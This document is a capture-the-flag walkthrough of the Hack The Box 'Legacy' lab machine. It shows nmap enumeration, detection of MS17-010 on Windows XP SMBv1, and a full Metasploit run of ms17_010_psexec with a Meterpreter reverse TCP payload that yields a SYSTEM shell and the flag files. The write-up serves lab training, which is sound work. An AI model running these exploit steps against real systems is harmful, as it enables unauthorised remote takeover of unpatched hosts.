

Legacy

Let's start with enumerating services with simple nmap command.



```
└─$ nmap -sV 10.129.227.181
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-23 08:36 CST
Nmap scan report for 10.129.227.181
Host is up (0.034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Running nmap script to show us more information we can see that host is running Windows XP and SMB v1 which is vulnerable to CVE-2017-0143 RCE. Let's exploit it in Metasploit.




```
─$ nmap --script "safe or smb-enum-*" -p 445 10.129.227.181
```


```
smb-protocols:
  dialects:
    NT LM 0.12 (SMBv1) [dangerous, but default]
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb-os-discovery:
  OS: Windows XP (Windows 2000 LAN Manager)
  OS CPE: cpe:/o:microsoft:windows_xp::-
  Computer name: legacy
  NetBIOS computer name: LEGACY\x00
  Workgroup: HTB\x00
  System time: 2023-11-28T18:35:42+02:00
smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs:  CVE:CVE-2017-0143
    Risk factor: HIGH
      A critical remote code execution vulnerability exists in Microsoft SMBv1
       servers (ms17-010).
```

Let's run Metasploit and search for our exploit, we are going to use RCE exploit.

```
$ msfconsole
```




```
msf6 > search CVE-2017-0143

Matching Modules
================

   #  Name                                     Disclosure Date  Rank     Check  Description
   -  ----                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion
```




```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting              Required  Description
   ----                  ---------------              --------  -----------
   DBGTRACE              false                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                           yes       How many times to try to leak transaction
   NAMEDPIPE                                          no        A named pipe that can be connected to (leave blan
                                                                k for auto)
   NAMED_PIPES           /usr/share/metasploit-framew yes       List of named pipes to check
                         ork/data/wordlists/named_pip
                         es.txt
   RHOSTS                                             yes       The target host(s), see https://docs.metasploit.c
                                                                om/docs/using-metasploit/basics/using-metasploit.
                                                                html
   RPORT                 445                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                no        Service description to be used on target for pret
                                                                ty listing
   SERVICE_DISPLAY_NAME                               no        The service display name
   SERVICE_NAME                                       no        The service name
   SHARE                 ADMIN$                       yes       The share to connect to, can be an admin share (A
                                                                DMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                            no        The Windows domain to use for authentication
   SMBPass                                            no        The password for the specified username
   SMBUser                                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Let's now adjust required options to our needs.




```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.227.181
RHOSTS => 10.129.227.181
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.14.170
LHOST => 10.10.14.170
```

Now it's just enough to run exploit and wait for a connection. We can see that after a while Metasploit was able to get a shell.




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.170:4444
[*] 10.129.227.181:445 - Target OS: Windows 5.1
[*] 10.129.227.181:445 - Filling barrel with fish... done
[*] 10.129.227.181:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.129.227.181:445 -        [*] Preparing dynamite...
[*] 10.129.227.181:445 -                [*] Trying stick 1 (x86)...Boom!
[*] 10.129.227.181:445 -        [+] Successfully Leaked Transaction!
[*] 10.129.227.181:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 10.129.227.181:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.129.227.181:445 - Reading from CONNECTION struct at: 0×85d1f7e0
[*] 10.129.227.181:445 - Built a write-what-where primitive...
[+] 10.129.227.181:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.227.181:445 - Selecting native target
[*] 10.129.227.181:445 - Uploading payload... RQkdGVvl.exe
[*] 10.129.227.181:445 - Created \RQkdGVvl.exe...
[+] 10.129.227.181:445 - Service started successfully...
[*] Sending stage (175686 bytes) to 10.129.227.181
[*] 10.129.227.181:445 - Deleting \RQkdGVvl.exe...
[*] Meterpreter session 1 opened (10.10.14.170:4444 → 10.129.227.181:1041) at 2023-11-23 08:46:21 -0600

meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  261       fil   2017-03-16 00:32:27 -0500  $winnt$.inf
040777/rwxrwxrwx  0         dir   2017-03-16 00:18:34 -0500  1025
040777/rwxrwxrwx  0         dir   2017-03-16 00:18:34 -0500  1028
```

Both user and root flags can be found at following directories:



```
lmeterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 01:19:49 -0500  user.txt
```



```
lmeterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 01:18:50 -0500  root.txt
```